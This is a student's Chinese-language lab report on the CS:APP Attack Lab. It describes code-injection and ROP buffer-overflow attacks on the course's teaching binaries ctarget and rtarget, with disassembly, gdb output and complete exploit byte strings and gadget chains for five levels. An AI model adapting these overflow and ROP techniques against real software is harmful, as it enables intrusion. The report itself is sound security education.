Attack Lab实验 REPORT


计15 宋驰 2021010797

实验目的

通过自己手写代码注入和ROP攻击，了解程序在执行时的缓冲区设定，以及可能的潜在危险；通过设计返回地址来加深对于栈的运行和变化的理解；通过对比ctarget和rtarget两个不同文件的攻击，了解系统所作的一种简单的防止缓冲区栈溢出攻击的方法。

实验原理

整个实验都是基于程序的缓冲区漏洞进行的，目标代码中的test()函数调用getbuf()函数之后，会在栈上开辟一段缓冲区来存储输入字符串，由于输出长度未做限制，导致长度超过缓冲区之后就可以覆盖掉栈中原本存储的getbuf()函数的下一条指令地址，导致getbuf()函数返回之后不跳转到下一条指令，而是跳转到所输入的机器指令所表示的地址，因而导致错误。栈的具体情况如下图所示：



基于以上，我们可以在本实验中采用两种攻击方式进行缓冲区溢出攻击。

- 注入代码攻击
  - 对于简单的情况，我们可以采用直接修改return address的方式，通过注入代码替换原有的return address，使得getbuf()函数在执行完成之后跳转到替换后的地址，执行其他函数。
  - 对于稍复杂的情况，将一段写好的代码的机器指令注入到栈中，再修改return address，使得getbuf()函数在执行完成之后通过修改好的return address跳转执行我们注入的代码并执行。
- ROP攻击

  程序可能会通过栈随机化和栈中代码不可执行等手段来阻止我们进行注入代码攻击，在这种情况下，可以采用ROP攻击。利用已有程序的碎片代码进行拼接，每一小段代码后带有ret，从而可以在碎片代码中不断跳转，实现我们想要执行的代码。

实验过程

- **ctarget的level 1**

  level 1需要在getbuf()函数返回时，直接跳转到touch1()函数，所以我们只需将返回地址修改为touch1()函数的入口地址即可。为了达到这一目标，我们需要通过以下几点来实现。

  - 首先，确定缓冲区的大小，通过对ctarget反汇编代码中的getbuf()函数进行查看，通过%rsp向下减小0x38可知，缓冲区的大小是56。


    ```
    0000000000401c27 <getbuf>:
      401c27:       f3 0f 1e fa             endbr64
      401c2b:       48 83 ec 38             sub    $0x38,%rsp
      401c2f:       48 89 e7                mov    %rsp,%rdi
      401c32:       e8 b5 02 00 00          callq  401eec <Gets>
      401c37:       b8 01 00 00 00          mov    $0x1,%eax
      401c3c:       48 83 c4 38             add    $0x38,%rsp
      401c40:       c3                      retq
    ```

  - 然后，找到touch1()函数的入口地址，为0x401c41。

    ```
    0000000000401c41 <touch1>:
      401c41:       f3 0f 1e fa             endbr64
      401c45:       50                      push   %rax
      401c46:       58                      pop    %rax
      401c47:       48 83 ec 08             sub    $0x8,%rsp
      401c4b:       c7 05 a7 58 00 00 01    movl   $0x1,0x58a7(%rip)        # 4074fc <vlevel>
      401c52:       00 00 00
      401c55:       48 8d 3d a5 26 00 00    lea    0x26a5(%rip),%rdi        # 404301 <_IO_stdin_used+0x301>
      401c5c:       e8 1f f4 ff ff          callq  401080 <puts@plt>
      401c61:       bf 01 00 00 00          mov    $0x1,%edi
      401c66:       e8 f4 04 00 00          callq  40215f <validate>
      401c6b:       bf 00 00 00 00          mov    $0x0,%edi
      401c70:       e8 6b f5 ff ff          callq  4011e0 <exit@plt>
    ```

  - 因此，我们只需要首先将缓冲区填满，并在之后修改返回地址为0x401c41，即可使得getbuf()函数在返回时跳转到touch1()函数。

  - 栈的示意图为：

  - 攻击代码(1.txt)为：

    ```
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    41 1c 40 00 00 00 00 00 // touch1()函数入口地址
    ```

- **ctarget的level 2**

  level 2需要在getbuf()函数返回时，直接跳转到touch2(unsigned)函数，同时传入一个参数。因此，我们采用注入代码并跳转的方式，先在缓冲区中注入一段代码，这段代码可以将cookie的值存入%rdi寄存器，并跳转到touch2()函数。然后，修改原来函数的返回地址，使在getbuf()函数返回时能够直接跳转并执行注入代码。

  - 首先，将以下的汇编代码编译为.o文件，并通过反汇编查看机器指令。


    ```
    movq $0x6ab93cd7, %rdi
    pushq $0x401c75
    ret
    ```

    ```
    u2021010797@hp:~$ objdump -d text.o

    text.o:     file format elf64-x86-64


    Disassembly of section .text:

    0000000000000000 <.text>:
       0:   48 c7 c7 d7 3c b9 6a    mov    $0x6ab93cd7,%rdi
       7:   68 75 1c 40 00          pushq  $0x401c75
       c:   c3                      retq
    ```

  - 然后，由于这段注入代码会插入在缓冲区开始的位置，因此我们可以通过在getbuf()函数运行的时候%rsp指向的位置来确定这段代码的地址。采用gdb调试确定在getbuf()函数执行过程中寄存器%rsp的值，将此时%rsp的值覆盖原来返回地址的值。

    ```
    (gdb) b *0x401c2f
    Breakpoint 1 at 0x401c2f: file buf.c, line 14.
    (gdb) run -q
    Starting program: /home/2021010797/ctarget -q
    Cookie: 0x6ab93cd7

    Breakpoint 1, getbuf () at buf.c:14
    14      buf.c: No such file or directory.
    (gdb) info r rsp
    rsp            0x556268a8          0x556268a8
    ```

  - 栈的示意图为：

  - 攻击代码(2.txt)为：

```
48 c7 c7 d7 3c b9 6a 68
75 1c 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a8 68 62 55 00 00 00 00 // getbuf()函数运行时%rsp存储的值
```


- **ctarget的level 3**

  level 3需要在getbuf()函数返回时，直接跳转到touch3(char*)函数，同时传入一个指针作为参数。由于touch3()函数会调用hexmatch()函数，并且hexmatch()函数中会开辟一段110大小的空间，并且s的位置是随机的，有可能覆盖原来getbuf()的栈帧。因此，我们将注入代码写在test()函数的栈帧中，其余的思想和level 2类似。

  - 首先，与level 2操作类似，通过gdb调试来获取test()函数运行时的%rsp寄存器中的值，这将会是cookie的地址。
  - 然后，将以下的汇编代码编译为.o文件，并通过反汇编查看机器指令。

    ```
    movq $0x556268e8, %rdi
    pushq $0x401d9a
    ret
    ```

  - 栈的示意图为：

  - 攻击代码(3.txt)为：

    ```
    48 c7 c7 e8 68 62 55 68
    9a 1d 40 00 c3 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00
    a8 68 62 55 00 00 00 00
    36 61 62 39 33 63 64 37 // cookie
    00
    ```

- **rtarget的level 2**

  rtarget虽然和ctarget大体一致，但采用了栈随机化和防止注入代码攻击的措施，所以我们需要采取ROP攻击。ROP中会基于程序已有的代码，我们根据机器指令来寻找，目的是找到我们所需的汇编代码，记录下相应的机器指令地址，这样栈会不断地跳在这些gadget中跳转，从而相当于执行我们需要的汇编代码。

  level 2中我们需要传递参数，因此想到pop指令，由于所需的gadget在start_farm到mid_farm之间，通过查找发现并没有popq %rdi对应的机器指令，因此采用popq %rax和movq %rax, %rdi来实现popq %rdi。

  - 首先，通过机器码寻找，可以找到包含popq %rax(58)和movq %rax, %rdi(48 89 c7)的代码。


    ```
    0000000000401e69 <addval_386>:
      401e69:   f3 0f 1e fa             endbr64
      401e6d:   8d 87 13 47 58 90       lea    -0x6fa7b8ed(%rdi),%eax
      401e73:   c3                      retq
    ```

    ```
    0000000000401e5f <getval_295>:
      401e5f:   f3 0f 1e fa             endbr64
      401e63:   b8 48 89 c7 c3          mov    $0xc3c78948,%eax
      401e68:   c3                      retq
    ```

    因此可以确定所需要的两个gadget的地址为：0x401e71和0x401e64。

  - 然后，我们在栈中依次写入popq %rax、cookie、movq %rax, %rdi和touch2()函数的入口地址即可。

  - 栈的示意图为：

  - 攻击代码(4.txt)为：


```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
71 1e 40 00 00 00 00 00 // popq %rax
d7 3c b9 6a 00 00 00 00 // cookie
64 1e 40 00 00 00 00 00 // movq %rax, %rdi
75 1c 40 00 00 00 00 00 // touch2()函数入口地址
```

- **rtarget的level 3**

  level 3中我们需要传递指针作为参数，但由于栈随机化，我们无法记录字符串的绝对地址，而只能通过%rsp的值加上偏移量来计算字符串的地址。这一计算过程必须要使用到加法，由于所需的gadget在start_farm到end_farm之间，通过查找发现add_xy函数中正好存在leaq指令：

  ```
  0000000000401ea8 <add_xy>:
    401ea8:   f3 0f 1e fa             endbr64
    401eac:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
    401eb0:   c3                      retq
  ```

  - 因此我们将问题转化为如何将%rsp的值传到%rdi中和如何将%rax的值传到%rsi中，通过与机器指令比对，最终发现可以如下进行传递：%rsp->%rax->%rdi，偏移量->%eax->%edx->%ecx->%esi(%rsi)。
  - 然后，我们在执行leaq指令后再将%rax传到%rdi中即可。
  - 栈的示意图为：



- 攻击代码(5.txt)为:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
2d 1f 40 00 00 00 00 00 // movq %rsp, %rax
64 1e 40 00 00 00 00 00 // movq %rax, %rdi
71 1e 40 00 00 00 00 00 // popq %rax
48 00 00 00 00 00 00 00 // 偏移量0x48
4c 1f 40 00 00 00 00 00 // movq %eax, %edx
cc 1f 40 00 00 00 00 00 // movq %edx, %ecx
c2 1e 40 00 00 00 00 00 // movl %ecx, %esi
ac 1e 40 00 00 00 00 00 // leaq (%rdi, %rsi, 1), %rax
64 1e 40 00 00 00 00 00 // movq %rax, %rdi
9a 1d 40 00 00 00 00 00 // touch3()函数入口地址
36 61 62 39 33 63 64 37 // cookie
00
```

困难、心得、技巧

- 困难
  - 在使用gdb调试确定%rsp寄存器中的值时，遇到了断点设置错误的情况，这主要是因为自己对于gdb调试并不是很熟悉。断点设置错误会导致得到的%rsp错误，导致攻击失败。后来在同学的点拨下解决了这一问题。
  - 在ROP攻击寻找机器指令时，一开始并没有注意到nop指令的问题，导致寻找目标指令未果，后来在仔细阅读writeup后得到了解决。
- 心得和技巧
  - 这次attacklab让我对于缓冲区溢出的问题和栈存储的问题的理解更加深入，初步认识了hacker是如何通过程序的漏洞来实现入侵的，感觉自己的这次真实体验对理解这些问题帮助很大。
  - 在做本次attacklab的过程中，我也再一次体会到了分析栈的布局的重要性，通过画出栈的构图能够很好地帮助我来分析和解决问题，可以有效避免一些由于复杂而导致的想不清楚的问题。